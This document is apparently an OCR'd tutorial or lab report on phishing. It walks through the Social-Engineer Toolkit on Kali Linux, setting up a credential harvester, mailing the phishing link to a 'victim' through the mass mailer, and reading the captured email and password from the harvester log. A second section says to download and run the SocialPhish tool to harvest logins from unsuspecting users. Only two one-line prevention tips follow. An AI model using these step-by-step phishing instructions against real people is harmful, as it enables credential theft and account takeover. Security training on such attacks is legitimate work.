



3) Here we our IP address when we try to open it redirects to google page.







4) Now open another terminal and create a new mass mailer and send the link through gmail.





Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
root@kali: /home/kali
File Actions Edit View Help
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 5



Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
root@kali: /home/kali
File Actions Edit View Help
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 5
Social Engineer Toolkit Mass E-Mailer
There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.
What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.
set:mailer>1

5) Here we can see that mail has send to the victim mail.







6) Here we open the link .



7) It redirects to google page but in backend we get the user ID and Password.





Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Google - Mozilla Firefox
qterminal
09:10 AM
root@kali: /home/kali
File Actions Edit View Help
a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.15 - - [12/Mar/2022 09:08:30] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [12/Mar/2022 09:08:30] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZF
URuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=silentchora123@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=qwerty@1234
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
10.0.2.15 - - [12/Mar/2022 09:09:18] "POST /ServiceLoginAuth HTTP/1.1" 302 -


SOCIAL PHISHING


1) Download the Social phishing from Github link given below

https://github.com/xHak9x/SocialPhish




2) Go to the path where the social phish tool is installed and unzip and change the permission and run it.





3) We can generate the link phishing link if anyone opens its and try to login we can get the credentials of the user without knowing to them.



Social engineering prevention:-

1) Do not open emails or attachments from unknown senders.

2) Implement two-factor authentication.

